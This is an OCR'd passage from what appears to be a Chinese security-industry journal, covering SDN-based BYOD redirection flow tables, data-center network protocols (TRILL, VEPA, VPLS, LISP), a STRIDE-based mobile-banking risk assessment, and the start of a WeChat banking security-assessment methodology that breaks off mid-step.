备，其 HTTP 请求会被重定向到认证服务器上（Byod-Server）进行认证。如果认证通过，根据用户身份，判断该用户外网和内网访问权限，允许用户接入有权限访问的网络。在此过程中，Agent 需要实时监测 Switch 提交给控制器的 PacketIN 数据包，如果检测到 TCP 端口是 80（HTTP）的数据包，SC 通过 Agent 调用 SDN 控制器的路径计算和新增流表 API，首先计算出一条设备接入点到 Byod-Sever 之间的路径，然后对路径中的交换机依次下发流表，完成重定向操作。在重定向过程中，Switch 新增流表为：

cookie=0xcc0000000000000, duration=23.43s, table=0, n_packets=4, n_bytes=801, idle_timeout=28,priority=3,tcp,inport=4,dl_src=9c:c1:72:c6:12:ba,dl_dst=00:11:22:03:04:01,nw_src=111.0.0.169,nw_dst=54.192.140.131,tp_src=54209,tp_dst=80 actions=output:47

br-byod 新增流表为：

cookie=0x0, duration=24.74s, table=0, n_packets=0, n_bytes=4, idle_age=28, priority=3,tcp,in_port=6,dl_src=9c:c1:72:c6:12:ba,dl_dst=00:11:22:03:04:01,nw_src=111.0.0.169,nw_dst=54.192.140.131,tp_src=80,tp_dst=54209 actions=mod_dl_dst:52:54:00:12:34:56, mod_nw_dst: 111.0.0.64,output:5

从以上连个流表可以看出，流表下发后，除 byod-server 所在交换机之外的所有交换机会对重定向数据包沿着重定向路径进行正常转发，byod-server 所在交换机会根据 byod-server 相关信息（Mac：52:54:00:12:34:56；IP：111.0.0.64）修改数据包的目的 Mac 地址和目的 IP 地址。以上两条流表可以把数据包从接入点重定向到 byodserver，从 byodserver 返回到接入点流表原理相同。

若设备认证通过后，则会新下发一条更高优先级的流表，对认证后设备的流量进行正常转发，对应流表可参考初始化指令（4）中流表。

我们在 BYOD 场景中，分别验证了 Floodlight、VNC 和绿网 GNFlush 控制器，对于不同的 SDN 控制器采用对应的 Agent，而安全控制平台与其北向安全应用保持不变，实现了灵活普适的软件定义安全。

五、总结

本文讨论了安全应用在 SDN 中的集成方式和安全应用对 SDN 控制器接口功能的需求。对比内置型和松耦合两种 Agent 部署方式，松耦合方式移植性更好，能够更快地适配不同的 SDN 控制器。如何设计 Agent 保证尽可能独立于 SDN 控制器和安全应用，又要保证 Agent 以更高实时性监测网络数据包和拓扑变化，是以后探索和努力的方向。

参考文献

1、SDN 崭新架构席卷而来，网络安全如何保障?

http://m.fiber.ofweek.com/2015-02/ART-210022-8600-28934563.html

2、刘文懋，裘晓峰，陈鹏程，面向 SDN 环境的软件定义安全架构

3、刘文懋，软件定义的 BYOD 安全防护体系

4、软件定义安全白皮书


典型架构下数据中心新型网络技术的应用和实现

海口办事处 黄辉

本文描述了在现今大数据背景之下，数据中心或者大型数据机房如何处理海量的数据交换，原有的架构是否可以复用，有什么新的方法或技术可以解决新时代的网络问题。


一、前言

这次的分享，如下图所示，主要解决的是数据中心内部互联和数据中心之间互联的关系。



二、虚拟化数据中心的扩张——TRILL


随着数据中心互联的到来，“虚拟化”、“大二层”概念的提出和落地，在传统的网络设计中，我们遇到的典型网络结构为“核心→汇聚→接入”，三层网关通常被部署在汇聚设备上，一个二层 VLAN 的范围被限制在一台汇聚交换机之下，所有的二层之间都运行 STP 协议，阻断多余的路径，从而防止环路的发生，如下图所示。



这样的情况会造成以下几个困扰：1、路径选择的非最优，两个网桥之间只能有单一的可达路径，最短路径只是从根桥的角度去判断的；2、带宽闲置不用，为了二层逻辑拓扑不存在环路，冗余链路被 Blocking；3、控制平面缺乏安全，根桥是按照 Switch-ID 选举出来的，可能因为操作不当造成故障；4、链路故障的收敛缓慢并且不可靠，即使使用 RSTP，也会出现数秒的服务中断。


针对这个问题，思科和 IETF 分别推出了 FabricPath 和 Trill，由于思科的 FabricPath 属于私有协议，我们重点分析下公开标准 TRILL 协议。

TRILL 在网络中实际运行的是一个简化版本的 IS-IS 协议，不再依赖 MAC 地址进行寻址，而是依靠交换机 RBridges 工作，在节点交换 IS-IS 信令构件路由表，IS-IS 协议会事先计算出最优路径做为数据转发的依据。



数据包在 TRILL 网络中转发过程图

如上图，TRILL 网关会为 TRILL 设备增加一个 RBridges 的网络节点，TRILL 网关会为普通的以太网帧增加一个新的二层包头，这个包头包含 TRILL 网关地址和 MAC 地址两部分，TRILL 网关地址是数据帧进入和离开 TRILL 经过的 RBridges，由控制平面的 IS-IS 计算得出，并由 Rbidges 写入新帧头。TRILL 完全按照三层交换设备的规律工作，新添加的帧头中的 TRILL 网关就是一个三层地址，数据帧在转发过程中保持 TRILL 网关地址不变，而 MAC 地址在每一跳转发时都被改写成新的源设备 MAC 地址和下一跳目的设备 MAC 地址。



实现的效果图

汇聚层和接入层设备之间可以任意互联，实现了无阻赛，低延迟转发，同时可以有效避免环路。在配置命令方面，TRILL 配置也很人性化，简单易懂，下图为华三交换机参考配置命令。

```
<RB1> system-view
[RB1] trill
[RB1-trill] quit
[RB1] interface ten-gigabitethernet 1/0/1
[RB1-Ten-GigabitEthernet1/0/1] trill enable
[RB1-Ten-GigabitEthernet1/0/1] quit
```

```
<RB6> system-view
[RB6] trill
[RB6-trill] quit
[RB6] interface ten-gigabitethernet 1/0/1
[RB6-Ten-GigabitEthernet1/0/1] trill enable
[RB6-Ten-GigabitEthernet1/0/1] trill link-type trunk
[RB6-Ten-GigabitEthernet1/0/1] quit
```

三、连接虚拟机的交换机——VEPA

随着虚拟机的兴起，虚拟化正成为数据中心未来发展的方向。但伴随着越来越多的服务器被改造成虚拟化平台，服务器的物理网口越来越少，以往 10 个系统就意味着 10 台服务器，然后对应的是 10 根网线或者光纤。而现在，这 10 个系统可能是驻留在一台物理服务器内的 10 个虚拟机，共享一条上联链路。


从网管员角度上来看，原来针对单个端口的策略已经无法部署，增加了管理难度。在虚拟机内部交换的流量，甚至都不用经过交换机，通过虚拟机内置的 VEB（vSwitch）即可。软件 VEB 会消耗内部的 CPU 和内存资源，部分厂家又提出了硬件 VEB，也就是将连接到 vSwitch 上的虚拟机直接连接到服务器的硬件网卡上，从而提供更高的转发效率和更低的转发时延。

虽然 VEB 确实解决了部分的需求，但是目前不管是软件 VEB 和硬件 VEB，都或多或少存在以下三个问题：1、缺乏 QOS 机制和二层安全策略，流量镜像功能薄弱；2、网管人员没有独立的管理界面；3、VEB 交换机部署在二层，理应定义为接入层，但由于承载流量过杂，简单的物理端口的策略无法直接移植到 VEB 上面来。

为了解决这一问题，思科又一次站了出来，推出了私有协议解决方案 VN-TAG。其他厂家为了打破思科的垄断，以 HP 为首的公司在原有协议标准的基础上进行改良，推出了 VEPA。因为思科是私有协议，我们在这里重点分析 VEPA。

3.1 标准版 VEPA


标准版 VEPA 的办法就是重写生成树协议，或者说在接入交换机的下联端口强制进行反射数据帧的行为。当两个处于同一服务器内的虚拟机要交换数据时，从虚拟机 A 出来的数据帧首先会经过服务器网卡送往上联交换机，上联交换机通过查看帧头中自带的 MAC 地址（虚拟机 MAC 地址），发现目的主机在同一台物理服务器，因此又将这个帧送回原服务器，完成寻址转发。如下图。



3.2 增强版 VEPA

增强版 VEPA 使用了 802.1ad 的 VLAN 堆叠技术来帮助他们解决这个问题。802.1ad 是 IEEE 以太网协议集的一部分，是对 802.1Q VLAN 的一个增强功能。一个标准的 802.1Q 以太网帧带有一个 VLAN 标签，而 802.1ad 则是在这个标签之外，再加上一个标签，俗称 VLAN 堆叠。


如下图，802.1ad 有多个标签头，其中外层标签为 S-TAG，VEPA 通过给虚拟机流量打上 S-TAG 和不同的 VLAN ID 来区分不同的虚拟机流量，从而实现更复杂的流量需求服务。VEPA 将这种增强模式下的技术称为“多通道技术（Multichannel Technology）”。



四、数据中心互联设计——VPLS

在早期的网络架构中，当多个位于不同地理位置的机房之间有互联需求时，可以使用运营商提供的广域网链路将各地地点连接起来。由于跨越了多个三层网络链路，必须通过出口路由器的 NAT 功能协助才能传递数据。随着云计算的兴起，数据中心的规模越来越大，数量越来越多，数据中心之间的交互机制也变得越来越复杂，跨越三层网关的网络逐渐不能满足新业务的需求。假若有主备两个数据中心，如果主备中心之间通过一条三层链路互联，那么对于某些要求所有软件运行在同一个 VLAN 内的系统来说，就需要在主备中心之间启用 NAT 来欺骗上层软件，增加网络部署的复杂度。

因此，在云计算环境下，数据中心之间的互联链路除了要达到低延时、高带宽等指标外，还提出了延伸二层网络的需求。其中，主要的玩家有 VPLS 以及思科的 OTV，由于思科的 OTV 属于私有协议，我们重点分析下公开标准 VPLS。



VPLS 网络架构图

VPLS 相当于 ATOM（通过 MPLS 承载任意传输线路）的一个翻版，只不过 VPLS 能够实现点对多点的链接，凡是加入 VPLS 的节点都处于同一个广播域中。

4.1 网络图表说明

CE 是部署在用户机房的设备，是连入 VPLS 的接口，VPLS 的 CE 设备没有特殊要求，可以是任意一台路由器，无须启用 MPLS 或 VPLS 特殊协议。

PE 设备相当于运营商的网络边界，一方面它要终结 VPLS 隧道，另一方面它要将 CE 设备接入 VPLS 网络。

P 设备是运营商的核心网路由器，负责告诉转发 MPLS 标签数据，P 设备并不知道自己转发的数据包是否是 VPLS 数据。

VPLS 在建立隧道的方法上利用了一种双重隧道的概念。VPLS 的基础是 MPLS 的 Full Mesh 链接（即任意两点之间的直连链路），又称作 LSP。在这些 LSP 之上，VPLS 利用 PW（伪线）建立起两个 PE 之间的连接关系，一条 PW 包括一对单向的点对点 LSP 链路。

在 VPLS 网络架构图中，PE 节点负责终结 PW 和 LSP，并针对每一个本地局域网保存一个 VPLS 实例。VPLS 实例标注出了同属于一个局域网的 PE 节点，并维护一个包含这个局域网内的 MAC 地址信息的地址，类似于交换机上的 FIB。通过动态更新 FIB，PE 路由器便能够获得所有局域网内节点设备的信息，从而实现二层的数据转发。

4.2 VPLS 缺陷

虽然 VPLS 作为 IETF 的公开标准，是目前被广泛认可的二层网络扩展技术，但是 VPLS 也有它自身的缺陷。主要概括有以下三点：

1、由于 VPLS 模拟以太网进行转发，因此会转发广播流量，除了浪费宝贵的广域网流量不说，而且在 ARP 学习时，由于面对是广域网的传播，如果不加节制的学习 MAC 地址，很快 FIB 地址空间就会撑满。

2、VPLS 的核心设备是 PE 路由器，而 PE 设备是运营商部署在网络边界的接入点，属于运营商的范畴，普通用户难以独立完成 VPLS 部署。

3、VPLS 部署的前提，用户得有一张 MPLS 核心网，而找出能够维护 MPLS 和 VPLS 的网络 IT 队伍不是一件简单的事情，在人力资源成本上会比较昂贵。

五、虚拟机的移动管理——LISP

在传统的网络结构中，所有的计算设备都通过固定的网络线缆连接在一起，每台设备分得一个 IP 地址，所有发出的数据包都标注了本机唯一的 IP 地址，路由器 / 交换机依照这个地址进行寻路和转发，大部分服务器上架后基本不会再移动位置，这个 IP 地址既说明设备在网络中的位置又标注了设备的身份，一举两得。云计算兴起后，计算机资源大部分都进行了虚拟化，一台虚拟机可能会在不同的物理机进行逗留。当一台虚拟机发生漂移时，其身份在移动前后保持一致，而寄存的服务器位置发生了变化，然而由于 IP 地址的天然属性，既代表了设备的身份又表明了其在网络中的位置，如果在漂移后修改 IP 地址，必然导致上层业务对虚拟机的身份重新识别；如果不改变 IP 地址，则虚拟机在新的地址空间内可能完全无法通信。

为了改进这一局面，IETF 主导并开发了基于 LISP 的新一代地址空间框架。LISP 把传统的地址拆分为表明未知的 RLOCs（路

由标识符）和表明身份的 EIDs（节点标识符）。相较于传统的 IP 包，LISP 最大的变化是将 IP 包头分为外层包头和内层包头（如下图）：

LISP包头结构

外层包头即 RLOCs，表示离目的 EID 最近的 LISP 站点；内层包头携带 EID 信息，是一个非 LISP 的常规站点。

在 LISP 网络中，每个站点都有独立的 EID，这些站点将数据包发送到离它最近的 LISP 边界路由器完成通信。为了完成这个工作，LISP 在传统的 IP 网络中添加了两个重要的新单元：

1、ITR—入向隧道路由器

2、ETR—出向隧道路由器

其中，ITR 部署在 LISP 网络的边界，接受非 LISP 站点发来的数据包，并添加上 ROLCs，然后依据 ROOCs 做出转发决定；ETR 的工作恰恰相反，它坐落与 LISP 数据路径的最后一站，ETR 把接收到的数据包去掉 RLOCs 信息，还原成普通 IP 包，并转发给非 LISP 站点。这样，就解决了在云计算环境中，大量虚拟机迁移可能需要重新搬移机柜，甚至修改原虚拟机 IP 地址的问题。

六、总结

最后简单总结一下这次的分享内容。随着数据中心的快速发展，原先的旧有技术已经不能满足现今数据中心虚拟化部署和快速扩张的需求，然而，新问题必然伴随着新的解决方法。概括来讲，在数据中心内部，使用 TRILL 协议解决连接二层交换机链路的拓展和收敛问题，连接到每个二层交换机端口的物理机，使用 VEPA 协议解决二层内部传输流量黑盒问题；在数据中心之间，使用 VPLS 解决两端数据中心的二层互联问题，使两端数据中心看起来像在一个局域网之内，同时使用 LISP 解决虚拟机在不同物理机漂移的问题。

参考文献

《腾云 - 云计算和大数据时代网络技术揭秘》

《从数据流的走向看云安全》

手机银行业务安全评估（一）

行业技术部 徐一丁

现有的“银行 XX 业务安全评估”，大多是业务系统的安全评估，而非业务本身的安全评估。本文以实际手机银行业务安全评估为例，介绍了一种简明的业务安全评估方法。

大致内容包括业务流程梳理、两种业务风险分析方法及其对比等。

狭义与广义的业务安全

本文仅讨论狭义的业务安全。


首先我们对业务安全的范围进行一下说明，狭义的业务只是指业务本身，为了实现业务目标而设计的一系列操作和流程。用户按照流程，通过执行这些操作来达到自己的目的。如“到银行取现金”这项业务是我们都熟知的，而在不同的业务场景有其不同的业务操作：

• 银行前身的“山西票号”，使用银票作为大额银两的汇兑凭据。取银者将银票交到票号柜台，票号核对银票的真伪、签章、密押等，无误后将等额银两交给取银者。

• 使用存折的取款人，在银行柜台与柜员交互，凭存折和取款密码支取现金。

• 使用银行卡的用户，在 ATM 机自助操作，凭借记卡和取款密码支取现金。

同样是取现金，无论哪种业务场景，均需凭借某种物品、某种信息来证明自己的身份，并证明自己合法地拥有对这笔钱的所有权，才能成功办理业务。“证明身份”“证明所有权”“提出要求并取得现金”，这些是业务功能设计，而银票、签章、密押、存折、银行卡、取款密码、银行柜员、ATM 机等，是业务逻辑实现中的必要条件，也是狭义业



狭义业务安全和广义业务安全

务安全的一部分。

对于手机银行来说，本文把这些业务操作和流程本身、业务逻辑实现的必要条件（应用软件）作为评估对象。至于手机银行系统运行所需的基础环境，包括 Web 服务器、中间件和数据、主机、网络、物理机房等，当然它们的安全性也会影响到手机银行业务的安全性，不过这属于广义的业务安全，就不在本文讨论了。

现在银行业机构和安全厂商，对手机银行这一类基于互联网的金融业务形式，安全工作重点还较多停留在应用软件的安全上，而没有对业务功能、流程本身进行合理的安全设计。至今，很多银行还把安全设计称为“非功能性设计”，其实安全功能也应该成为业务的一部分，与业务功能紧密配合，这样才能有效保证业务安全。

本文介绍了一种简明的手机银行业务安全评估方法。

梳理业务流程

首先应对照业务需求说明书将手机银行

步骤	操作说明	信息流方向	信息流内容	可能风险
1	1、用户点击登录按钮	手机 -> 服务器	1、请求指令	无
2	1、服务器接收用户请求 2、服务器生成图形验证码的图片，由随机的4位字母或数字组成 3、服务器将图形验证码发给手机	服务器 -> 手机	1、图形验证码图片	1、图形验证码难度不足，难以防止自动识别技术 2、服务器将验证码内容包含在页面中，发给手机（不在页面上显示），以进行本地验证
3	1、手机在登录页面输入登录名称（或手机的自动保存用户名） 2、输入登录口令 3、用户识别图形验证码，并输入到验证码（4位字母或数字） 4、点击登录，提交请求	手机 -> 服务器	1、登录名称 2、登录密码 3、图形验证码	1、手机输入的数据在手机上被非法窃取 2、信息在网络上传送的过程中被窃取
4	1、服务器核对验证码，如果不正确，提示“验证码错误” 2、服务器检查是否有此账号存在，如果不存在，则提示“用户名或密码无效，请注意字母大小写”，并显示“忘记密码”按钮 3、服务器检查发来的登录密码是否与账号匹配，如不匹配，提示“密码错误，您还有*次机会”，并显示“忘记密码”按钮 4、如果以上信息都正确，服务器允许手机登录，手机显示登录后的界面	服务器 -> 手机	1、相关提示信息 2、允许登录的指令 3、客户姓名 4、上次登陆日期和时间 5、预留信息 6、关联卡号 7、可用余额 8、开户行	1、攻击者可能发来不规范或超长的输入字符，造成溢出攻击 2、不必要的提示信息过多，使攻击者获得更多攻击机会 3、信息在网络上传送的过程中被篡改或窃取 4、信息在手机上处理并显示时，被篡改或窃取

业务流程示例：手机银行登录

各业务流程进行分解，将每个步骤整理成可供分析的列表。

需要注意的是，如果针对已经上线的手机银行，其真实业务流程很可能与原来的业务需求说明书中有所不同，这是由于大部分银行项目开发时间短，很多需求没有充分讨论就已经开始软件编写，或者在测试过程中追加一些新功能，都会导致业务实现与设计书中不同。所以已经上线的系统还应通过业务操作来核实设计书的内容，使流程分析表单与实际业务流程一致。

将手机银行登录的每一步骤分解，说明用户操作、输入内容和服务端处理工作等。如 32 页表，手机银行登录的 4 个步骤中，包含下列要素：

1、交互方，包括手机和服务器，分别代表了用户和银行业务系统。

2、操作（处理过程），包括用户的输入、选择、确认等操作，服务器对用户发来的指令进行处理，读取数据库记录等。

3、信息流，信息在交互方之间传输的过程，信息流中包含了重要程度不等的信息。

4、数据存储，手机和服务器中都会保存数据，包括用户信息、cookie、日志等。

以上这些业务流程中包含的要素都面临着威胁与风险，下一步可以进行风险的分析与识别，以便设计相应的安全防护措施。

业务流程风险分析方法一：STRIDE 分析方法

业务流程元素	假冒（S）	篡改（T）	否认（R）	信息泄漏（I）	拒绝服务（D）	提升权限（E）
信息流		X		X	X	
数据存储		X		X	X	
操作	X	X	X	X	X	X
交互方	X		X			

STRIDE 威胁与业务要素对应表

借用应用开发安全的 SDL 理论，业务行为也面临着下列威胁：

• 假冒 (Spoofing)。假冒交互方即手机用户或服务端，假冒某个业务操作。

• 篡改 (Tampering)。篡改信息流的内容、数据存储内容、操作指令内容等。

• 抵赖（Repudiation）。恶意否认自己做过的操作，如用户否认自己进行过转账操作。

• 信息泄露（Information disclosure）。信息流、数据存储、操作过程中泄露用户名、口令、身份证号、银行卡号等敏感信息。

• 拒绝服务（DoS）。使某项业务功能不能正常运行。

• 提升权限（EoP）。在业务中越权操作，如非法查看其他人的账号交易记录。

这些威胁手段作用在 4 类业务要素上，形成了风险矩阵，类似 SDL 中应用开发安全的分析方法，我们对业务要素也可以进行风险分析，识别每一个业务流程乃至业务环节的风险。

业务流程分析方法二：已知风险对照方法

这个分析方法，事先要进行充分的准备，准备工作包括：

• 搜集和整理以往的业务风险事件，这里主要是手机银行相关的攻击或漏洞暴露事件。

• 分析这些事件，将这些攻击事件中存在脆弱点的业务要素梳理出来，并进行明确的说明。如手机银行登录的第 2 个步骤中，在我们渗透测试的案例中，发现很多银行服务器不但传回验证码图片，还会同时把验证码内容包含到手机 APP 的页面文件一起发回客户端，以方便客户端进行校验。虽然验证码内容不显示在手机 APP 中，但有可能被有心者利用查看工具直接从页面文件中读取，验证码机制就被绕过了。因此，“发送验证码图片”这一处理过程，容易出现“同时发送验证码内容”的问题，这会导致攻击者更方便地进行口令猜测攻击。

• 汇总这些问题的说明，形成风险说明的清单。在事件来源充分的情况下，所有出现过问题的业务流程都已经在清单里包含，每一个业务流程被攻击或威胁的方式也已经梳理清楚，准备工作就完成了。

然后可以将分解后的现有手机银行业务流程与准备好的清单进行对照，直接识别出每一个业务流程可能存在的风险，并填写在“可能风险”这一列中。

两种分析方法的对比

	优点	缺点
STRIDE	* 覆盖全面，分析透彻 * 可以发现新攻击手段和风险	* 分析速度慢，较难适应互联网金融环境的开发模式
已知风险对照	* 分析速度快，能快速发现已知问题	* 事先需进行充分准备，否则无法有效识别风险 * 无法发现新攻击手段和风险

两种业务风险分析方法对比

两种分析方法各有利弊。STRIDE 方法由于是在分解的业务流程基础上进行每个要素的单独风险分析，理论上完全覆盖了业务流程中所面临的风险，因此不会有遗漏，可以有效发现业务风险。但其分析过程复杂，耗时多，在传统的瀑布式开发模式下还能比较好的适应。瀑布式开发是典型的预见性开发方法，严格遵循预先计划的需求、分析、设计、编码、测试的步骤顺序进行。步骤成果作为衡量进度的方法，例如需求规格、设计文档、测试计划和代码审阅等等，如果用此模式开发一个手机银行应用软件可能需要三、四个月甚至更长时间，显然已经无法适应互联网金融发展速度。

现在很多手机银行业务，从决策到上线可能只有两个月的时间，通常采用敏捷开发或迭代开发模式，这种情况下想进行充分的 STRIDE 分析是不可行的。而在准备充分的提前下（已知问题的清单完善），已知风险对照方法能快速地从业务功能推导出相对应的风险与应对措施，能较好地适应敏捷开发或迭代开发的节奏。

比较好的方法是二者结合，对成熟的业务功能与流程，采用已知风险对照法分析；对新的业务功能与流程，采用 STRIDE 方法分析。由于现在大多数手机银行的业务功能大同小异，因此客观上形成了以已知风险法为主，STRIDE 分析为辅的情况。（待续）

微信银行评估方法浅谈

济南办事处 刘永杰

本文通过对微信银行安全评估的资产与业务调查、漏洞扫描与配置核查、渗透测试与复测、管理访谈等一系列评估过程与思路的介绍，分享了微信银行安全评估的思路与经验。

一、引言

随着互联网的发展和移动互联网的兴起，互联网金融也是逐渐被大家接受，在大家支付越来越方便的同时，移动互联网金融安全也摆在了大家面前，微信银行就是移动互联网金融的佼佼者，与手机银行、网上银行、第三方支付也有不同之处。与金钱有关的业务安全性都是首要关注的问题，它不仅涉及个人的隐私与资金安全，还涉及平台的公信力。

考虑到微信银行作为新兴事物，并不是以健壮性为开发初衷的，其面临来自互联网的众多安全威胁，以及低成本高层次的攻击，使得微信银行系统的安全稳定运行受到持续性挑战。监管部门加强了信息监管力度，明确要求金融信息系统加强信息安全防护，定期进行系统安全评估工作，增加系统的安全防御能力，保证信息系统的服务连续性。

二、评估过程

微信银行安全评估过程分为资产与业务调查、漏洞扫描与配置核查、渗透测试与复测、管理访谈等几个步骤或者过程，如下分别对每个步骤做详细介绍。

2.1 资产与业务调查

跟任何一次安全评估过程一样，微信银行安全评估首先要做的事情也是资产收集，金融行业由于行业的特殊性，对业务安全要求更为严格，因此业务调查是一项重要工作。

2.1.1 资产调研

在进行资产调研的时候，网络拓扑结构是资产调研的主要关注点，假如客户的网络拓扑结构如图 2.1 所示，可由此图确定需要评估的服务器、网络设备及安全设备情况，图中标识的服务器、网络设备及安全设备都需要进行漏洞扫描与配置核查。

2.1.2 业务调研

微信银行有两种类型账户，微信银行用户和系统管理员。微信银行用户就是普通用户，可以关注公众账号，绑定银行卡进行操作；系统管理员就是管理账户，浏览器柜员负责处理微信前置的菜单以及统计查询。

微信银行用户的信息流处理流程，见图 2.2。

微信前置数据流出流程，见图 2.3。




图 2.1 微信银行网络拓扑结构




图 2.2 微信银行用户的信息流处理流程




图 2.3 微信前置数据流出流程图




图 2.4 管理用户的信息流处理流程

管理用户的信息流处理流程，见图 2.4。

2.2 漏洞扫描与配置核查

漏洞扫描就是利用绿盟远程安全评估系统，对资产进行漏洞扫描，发现系统存在的安全隐患。通过漏洞扫描，生成漏洞扫描报告，直观展示系统安全漏洞信息，要求客户进行相应整改。

配置核查就是利用绿盟安全配置核查系统，对资产进行配置核查，发现资产设备所存在的不合规配置项目。通过配置核查系统进行配置核查，生成配置核查报告，直观展示设备不安全配置项目，要求客户对不安全配置项进行整改。

微信银行安全评估漏洞扫描与配置核查与普通评估无异。

2.3 渗透测试与复测

渗透测试是渗透测试人员模拟常见黑客所使用的攻击手段对目标系统进行模拟入侵，充分挖掘和暴露系统的弱点，从而让管理人员了解其系统所面临的威胁。通过渗透测试，形成渗透测试报告，向管理人员直观展示 Web 系统漏洞信息。复测是在开发人员对已发现漏洞进行整改之后的复查。微信银行渗透测试有其特殊性，现在详细介绍一下。

2.3.1 环境准备

微信银行由于需要在微信客户端关注，绑定银行卡后才能进行查询转账操作，一切操作都是在微信客户端上进行的，而我们的渗透工具比如 burpsuite 等都是在笔记本上进行操作的，因此需要在手机上连接笔记本

的无线网络，并且设置代理，手机连接笔记本的无线网络代理 IP 地址就是笔记本无线网络的地址。

下面是 cmd 命令行下创建无线网络的命名并启动该无线网络，特别说明，必须以管理




图 2.5 cmd 命令行下创建无线网络并启动

